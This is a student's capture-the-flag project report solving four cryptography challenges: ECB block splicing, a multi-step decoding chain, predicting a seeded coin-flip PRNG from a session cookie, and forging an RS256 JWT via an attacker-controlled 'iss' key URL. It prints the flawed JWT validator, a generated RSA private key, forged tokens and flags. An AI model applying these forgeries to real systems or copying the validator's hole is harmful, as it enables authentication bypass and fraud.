CITS1003 Project Report

Student ID: 24516605

Student Name: Zhulin Lyu

Part 1 - Cryptography

1 - Advanced Emu Standard

Step 1: Separate The Command

Based on ECB mode, I separated the command into two 16-byte blocks and encrypted each one using the website.

```
deactivate_speci #encrypt: 3155433d53ed30c89aef89b2e7273924
al_procedure_123 #encrypt: 4127efafc809cc1209376d039e0001f1
```

Step 2: Concatenate The Two Encrypted Commands

```
3155433d53ed30c89aef89b2e72739244127efafc809cc1209376d039e0001f1
```

pasted the result to **Transmit encrypted command** on the website

Flag Found

```
UWA{3CB_i5_bL0cK_Ind3peNd3nt!}
```

2 - Emu Cook Book

Step 1 From Base64

Whenever I encounter text that ends in "==", it is likely to be Base64. Therefore, I use From Base64 first.

Output

```
␟•␞␀L2Çe␀ÿµV_òò
<Mß•¥ •ßx␒ÿÞÿ␞v7••␕•ïåç8•␔B•Ý$xØ?Ó␑ßeÅ#o•i•Ñ•••Ñrìgáaæb[Nå²b••
•␄•Ì•·ÉéðÏ␐Ì␕␃␜Cx␏ÀxçÎä•î¶Ì½•Å•␁æ••␒ÞYG]¼– ␘lu<P␖4␞ •fù•␗fÛV•␁ÛÝ•␃ •¬p¥ÃZ§+␌úµ␓:£¢•D¤éh•␝øZ•ô¬jÐ•.äc•␘
RÌ␞␛␓ðéW•0K4.␝M,Þ3bû)Xl•1ââmIÀ`ÄÄðÙõ␝¤f•␕æ␚×½␚åÚ␓␓#2S•3␁EîjCN(|•Vn•î•••  ••␚P␗¸dR␑1••i?i␖__¸B•␖.f␍␃FV
•,TRÁB•#•Ó•␚•
9␟)␕p␞¾Çêj`;zå[Í–"•(Î••Q/␒¾½8%w␆ZY␘ëO$␏.Ì␏Ó%b¸V
␞`Ô(•«1•5
ØÔrÒÕØG␁ÃíS␍©E•'}LúF_9®␆•␔Þ³gÑ•U␒QÜ»N%␀•`Î:•¾␚Guµw*6␇L'␄feZ½D
••i¿(•¾ÿqo¸oSÒ0ðÊ@␆•{␃ï6•␂•g§␆ãIn|í••µ   ß«••␕•O␒Q~•␚¯/÷•Ô••.M¹åF·¸±Ð:wá•ª·øÜþIH¾9;0Iÿ•|í¦g¸å1•Ë␛}z␟•à␈␀
␀|
```

Step 2 Gunzip

From the hint: "...try to detect the file type," I considered the types of file operations we can use, such as zip. Then I searched online and found one called Gunzip.

Output

```
00000000%20%2035%2036%2020%2035%2036%2020%2036%2034%2020%2034%2032%2020%2036%2035%2020%2033%20%20%7C56%2056%2064
%2042%2065%203%7C%0A00000010%20%2033%2020%2035%2032%2020%2034%2039%2020%2034%2064%2020%2033%2031%2020%2033%2039%
20%20%7C3%2052%2049%204d%2031%2039%7C%0A00000020%20%2020%2036%2063%2020%2035%2034%2020%2035%2037%2020%2033%2039%
2020%2035%2030%2020%20%20%7C%206c%2054%2057%2039%2050%20%7C%0A00000030%20%2034%2065%2020%2035%2036%2020%2033%203
9%2020%2033%2033%2020%2034%2064%2020%2035%20%20%7C4e%2056%2039%2033%204d%205%7C%0A00000040%20%2035%2020%2037%203
8%2020%2034%2064%2020%2035%2038%2020%2033%2032%2020%2033%2034%20%20%7C5%2078%204d%2058%2032%2034%7C%0A00000050%2
0%2020%2037%2061%2020%2035%2036%2020%2036%2061%2020%2034%2065%2020%2037%2039%2020%20%20%7C%207a%2056%206a%204e%2
079%20%7C%0A00000060%20%2035%2038%2020%2033%2033%2020%2034%2065%2020%2035%2035%2020%2036%2032%2020%2033%20%20%7C
58%2033%204e%2055%2062%203%7C%0A00000070%20%2031%2020%2034%2032%2020%2036%2036%2020%2035%2061%2020%2034%2034%202
0%2034%2031%20%20%7C1%2042%2066%205a%2044%2041%7C%0A00000080%20%2020%2037%2038%2020%2036%2032%2020%2036%2062%202
0%2036%2034%2020%2036%2036%2020%20%20%7C%2078%2062%206b%2064%2066%20%7C%0A00000090%20%2036%2034%2020%2034%2035%2
020%2036%2037%2020%2037%2061%2020%2034%2065%2020%2035%20%20%7C64%2045%2067%207a%204e%205%7C%0A000000a0%20%2037%2
020%2035%2036%2020%2036%2036%2020%2035%2061%2020%2034%2036%2020%2035%2061%20%20%7C7%2056%2066%205a%2046%205a%7C%
0A000000b0%20%2020%2037%2034%2020%2035%2031%2020%2036%2063%2020%2033%2039%2020%2036%2061%2020%20%20%7C%2074%2051
%206c%2039%206a%20%7C%0A000000c0%20%2034%2064%2020%2035%2035%2020%2034%2061%2020%2037%2039%2020%2035%2038%2020%2
033%20%20%7C4d%2055%204a%2079%2058%203%7C%0A000000d0%20%2032%2020%2034%2065%2020%2034%2039%2020%2034%2064%2020%2
033%2032%2020%2035%2036%20%20%7C2%204e%2049%204d%2032%2056%7C%0A000000e0%20%2020%2034%2037%2020%2035%2038%2020%2
033%2032%2020%2034%2065%2020%2036%2066%2020%20%20%7C%2047%2058%2032%204e%206f%20%7C%0A000000f0%20%2034%2065%2020
%2034%2035%2020%2037%2038%2020%2037%2033%2020%2035%2035%2020%2033%20%20%7C4e%2045%2078%2073%2055%203%7C%0A000001
00%20%2033%2020%2033%2030%2020%2033%2064%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%7C3%2030%203d%7C
```

Step 3 URL Decode

From the hint: URL Encoding, which is also called percent encoding, I saw that after step 2, the result contained many "%". So, I chose to use URL Decode.

Output

```
00000000  35 36 20 35 36 20 36 34 20 34 32 20 36 35 20 33  |56 56 64 42 65 3|
00000010  33 20 35 32 20 34 39 20 34 64 20 33 31 20 33 39  |3 52 49 4d 31 39|
00000020  20 36 63 20 35 34 20 35 37 20 33 39 20 35 30 20  | 6c 54 57 39 50 |
00000030  34 65 20 35 36 20 33 39 20 33 33 20 34 64 20 35  |4e 56 39 33 4d 5|
00000040  35 20 37 38 20 34 64 20 35 38 20 33 32 20 33 34  |5 78 4d 58 32 34|
00000050  20 37 61 20 35 36 20 36 61 20 34 65 20 37 39 20  | 7a 56 6a 4e 79 |
00000060  35 38 20 33 33 20 34 65 20 35 35 20 36 32 20 33  |58 33 4e 55 62 3|
00000070  31 20 34 32 20 36 36 20 35 61 20 34 34 20 34 31  |1 42 66 5a 44 41|
00000080  20 37 38 20 36 32 20 36 62 20 36 34 20 36 36 20  | 78 62 6b 64 66 |
00000090  36 34 20 34 35 20 36 37 20 37 61 20 34 65 20 35  |64 45 67 7a 4e 5|
000000a0  37 20 35 36 20 36 36 20 35 61 20 34 36 20 35 61  |7 56 66 5a 46 5a|
000000b0  20 37 34 20 35 31 20 36 63 20 33 39 20 36 61 20  | 74 51 6c 39 6a |
000000c0  34 64 20 35 35 20 34 61 20 37 39 20 35 38 20 33  |4d 55 4a 79 58 3|
000000d0  32 20 34 65 20 34 39 20 34 64 20 33 32 20 35 36  |2 4e 49 4d 32 56|
000000e0  20 34 37 20 35 38 20 33 32 20 34 65 20 36 66 20  | 47 58 32 4e 6f |
000000f0  34 65 20 34 35 20 37 38 20 37 33 20 35 35 20 33  |4e 45 78 73 55 3|
00000100  33 20 33 30 20 33 64                             |3 30 3d|
```

Step 4 From Hexdump

After Step 3, I saw the result appeared as a hex dump, so I chose to decode it using From Hexdump.

Output

```
56 56 64 42 65 33 52 49 4d 31 39 6c 54 57 39 50 4e 56 39 33 4d 55 78 4d 58 32 34 7a 56 6a 4e 79 58 33 4e 55 62
31 42 66 5a 44 41 78 62 6b 64 66 64 45 67 7a 4e 57 56 66 5a 46 5a 74 51 6c 39 6a 4d 55 4a 79 58 32 4e 49 4d 32
56 47 58 32 4e 6f 4e 45 78 73 55 33 30 3d
```

Step 5 From Hex

Then there was some hexadecimal data, so I chose From Hex to decode it.

Output

```
VVdBe3RIM19lTW9PNV93MUxMX24zVjNyX3NUb1BfZDAxbkdfdEgzNWVfZFZtQl9jMUJyX2NIM2VGX2NoNExsU30=
```

Step 6 From Base64


Flag Found

```
UWA{tH3_eMoO5_w1LL_n3V3r_sToP_d01nG_tH35e_dVmB_c1Br_cH3eF_ch4LlS}
```

3 - Emu Casino

Step 1 Find Cookies

As shown in the coin flipping code `flip_coin.py`, the random number of the PRNG is based on `session_id` and `round`. From inspecting the website, I found the cookies as shown in the following picture:



Name	Value	Domain	Path	Expires...	Size	HttpO...	Secure	SameS...	Partiti...	Priority
session	eyJjcmVkaXRzIjo0MCwicm91bmQiOjMsInNlc3...	34.87....	/	Session	138	✓				Medium


Cookie Value ✓ Show URL-decoded

```
eyJjcmVkaXRzIjo0MCwicm91bmQiOjMsInNlc3Npb25faWQiOiI5ZDM0NDNhYjM5MTcwZDQyZTI5YzA3NzlmNGFjNjBlZSJ9.ZitJSw.iSUfjjcY6XyzjRXvrBhuYonjRMo
```

Decode the value to obtain the session_id. Each subsequent request will always carry this session ID.

Step 2 Decode The Randem

Using the code `solution_template.py`, we can easily determine the outcome of the next coin flip by decoding the `session_id` and changing the `round` each time before clicking the "Place Bet" button on the website.



Current Round: 6
Your balance: 160 E-Bucks
Reset
Place your bet
Heads
Tails
60
Place Bet
*solution_template.py - C:\Users\2451660
File Edit Format Run Options Windo
File Edit Shell Debug Options Window Help

```
from random import choice, see

def flip_coin():
    # Change this line
    session_id = "c61765208 1la
    # Change this line
    round = 6

    seed(str(round) + "_" + se

    print(choice(["tails", "heads"]))


flip_coin()
```

```
>>>
=========== RESTART: C:\Users\24516605\Downloads\
tails
>>>
=========== RESTART: C:\Users\24516605\Downloads\
heads
>>>
=========== RESTART: C:\Users\24516605\Downloads\
heads
>>>
=========== RESTART: C:\Users\24516605\Downloads\
heads
>>>
```


Flag Found

```
UWA{R0LLl111Llli1iNg_1N_C4$$$$h!11!}
```

4 - EWT

Step 1 Discover A Flaw From The Code

After reading their code, I found they checked for `HS256` or `RS256` signing algorithms, but they haven't figured out how to sign their own RS256 JWTs yet.



```
/**
 * JWT Token validation
 *
 * Supports both HS256 and RS256 signed JWTs!
 */
async function validateJwt(jwtToken) {
    // We want to allow Emus to use both HS256 and RS256 signing algos
    const decodedJwt = jwt.decode(jwtToken, {complete: true});
    if ( !decodedJwt ) {
        throw Error("where JWT at??")
    }
    const decodedHeader = decodedJwt.header, decodedBody = decodedJwt.payload;
    const signingAlgo = decodedHeader.alg;

    // We only allow HS256 or RS256 signing algos
    if (!["HS256", "RS256"].includes(signingAlgo)) {
        throw Error("invalid algorithm in JWT");
    }

    key = SECRET_KEY;

    if (signingAlgo === "RS256") {
        // Grab where the RS256 public key URL from the "iss" claim in the JWT body
        // We currently haven't figured out how to sign our own RS256 JWTs yet...
        const issuerUrl = decodedBody.iss;

        // Make sure those hoomans aren't hacking with something like file://
        const regExp = new RegExp("^https?://");
        if (!regExp.test(issuerUrl)) {
            throw Error("invalid URL in iss claim");
        }

        // Should be fine to download the public key
        key = await downloadFromUrl(issuerUrl);
    }

    // Verify the JWT token
    return jwt.verify(jwtToken, key);
}
```

First, I obtained a pair of public/private keys and a URL. These keys were to be used for the RS256 signature algorithm. Then, I extracted the URL of the public key from the iss declaration in the JWT payload.

Step 2 Creat Myself Keys

I chose RSA Key Generator to creat my own `PUBLIC KEY` and `PRIVATE KEY` , as following:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCYagC0fediNv8zJQ0dsLRTlN13
ILZyC5iprBow8HnqKANNMdpSj4F8h7YyD5cnrLC9ZDwsW2oldksKEtIfMlq4OETo
Pgkkqyg5n4lOVp1vqKEA7Y1hdQeCvT637+57sg8wCawHFIFNMjXjhsMGlVTGkqBA
DuxeXPuGkJHK3Kk80QIDAQAB
-----END PUBLIC KEY-----
```

```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCYagC0fediNv8zJQ0dsLRTlN13ILZyC5iprBow8HnqKANNMdpS
j4F8h7YyD5cnrLC9ZDwsW2oldksKEtIfMlq4OEToPgkkqyg5n4lOVp1vqKEA7Y1h
dQeCvT637+57sg8wCawHFIFNMjXjhsMGlVTGkqBADuxeXPuGkJHK3Kk80QIDAQAB
AoGADMupb326dTZkymhr53g0S2gOB7hJWN28XVJDiKRHt+7QCCUNTS0bE9dY5m8E
o6IN3HiTzK2IBckel6Po3BGgKAEfuGe7ZWlHpW+lD+BqRkRmaWBuOxyKtvWevycw
PHwX6B8qfB2LP9ptJOjQZzwOakQqxmr2Grqbn/J6bTfI14ECQQD3QWZVh2NW84xB
dh71pk17j17hWXkwkiJmP8kwn1VmmWZa2nOtrpB3r+0tjagY3DDm5UHJQOqiaaWp
MbxjH9IJAkEAnc3tsZzIFzRFjHy761WN/3B38lnlWMDGmA5v6d1bIsak9+7sFW2E
6NG93WGpeAVFnVnoUqxlpN7/PFGllvCmiQJAYp3ADh7ovTZ4W2ecY4fH4Z9GTYUd
NAUlGTkZqn3yVvCaBWSZvM0iK8qMQ537TKcODhmkSnvM2ahffYMryzFW2QJAQmCv
vgkzxUbwhlKlfS0kqLD3U1Lq/PVB1A4mlxnMTwl9tOikF7NUt9YZ5jhBX8Hf8Xsz
FSt9Kee/NvElFSOu+QJBALCN4b++ddrrE/TETefAzcUELwU7qEHUVW591PyDLGYe
TnGmcHn127E2F7oBYModCJyJmtg9yaKO67iVEGal+ac=
-----END RSA PRIVATE KEY-----
```

Step 3 Create URL

The code showed that it would check if the URL is properly formatted, specifically if it starts with the following. If everything is formatted correctly, it will proceed to download the public key through this URL.

```
const regExp = new RegExp("^https?://");
```

Thereforte I used https://pastebin.com to create a URL for the public key. This way, I obtained my URL.


```
https://pastebin.com/raw/KLQnfGfh
```

Step 4 Find The Formatted

EMU WEB has a `hooman JWT` :

```
Here is your JWT token hooman: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InBlYXNhbnQtaG9vbWFuIiwiaWF0IjoxNzE1ODQzNDkyfQ.a
```

Decoded it by `From Base64` , I got the correct format.


Recipe

JWT Sign

Private/Secret Key
```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCYagC0fediNv8zJQ0dsLRTlN
13ILZyC5iprBow8HnqKANNMdpS
```
Signing algorithm: RS256

From Base64

Alphabet: A-Za-z0-9+/=

[✓] Remove non-alphabet chars


[ ] Strict mode

Input
```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InBlYXNhbnQtaG9vbWFuIiwiaWF0IjoxNzE1ODQwNTU0fQ.ey2yhQ_xH0-
TRQVnpDHrGf4pI_uy2Xv04MZvaKEaBDA
```
143 1

Output
```
{"alg":"HS256","typ":"JWT"}{"username":"peasant-hooman","iat":1715840554}²Û(PÄ}EgÂ¤1ëþ)"ì¶^ý81Ú(F
```

As per step 1, where it was mentioned to "get the URL of the public key from the iss declaration in the JWT payload," I encrypted the following information using my PRIVATE KEY in `JWT Sign` .

```
{"username":"superior-emu","iss":"https://pastebin.com/raw/KLQnfGfh","iat":1715840554}
```



```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCYagC0fediNv8zJQ0dsLRTlN
13ILZyC5iprBow8HnqKANNMdpS
```

Signing algorithm: RS256

```
{"username":"superior-emu","iss":"https://pastebin.com/raw/KLQnfGfh","iat":1715840554}
```


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InN1cGVyaW9yLWVtdSIsImlzcyI6Imh0dHBzOi8vcGFzdGViaW4uY29tL3J
hdy9LTFFuZkdmaCIsImlhdCI6MTcxNTg0MDU1NH0.UcpqXY_7mG3mWnUrrLG9wQtwf787MCg7nDsGOZxAA19F4q3SnabXt0lQOvPAAowahLyDmnl
4iQcA3RnhKTLeDIGq_b5S8Ie3tpBuQ5XZG_hG-5vW4q4CY_DL68HBrx2kAsAXkrTZMKYpaccIIjvWWEtmuwQOJ9wACr0l-nLjsxA
```

After I pasted the output from `JWT Sign`, I got

```
Welcome my emu friend! Here is the flag UWA{w4iT_wHeR3_d1D_u_g1T_d4t_k3y???}
```

Flag Found

```
UWA{w4iT_wHeR3_d1D_u_g1T_d4t_k3y???}
```



```
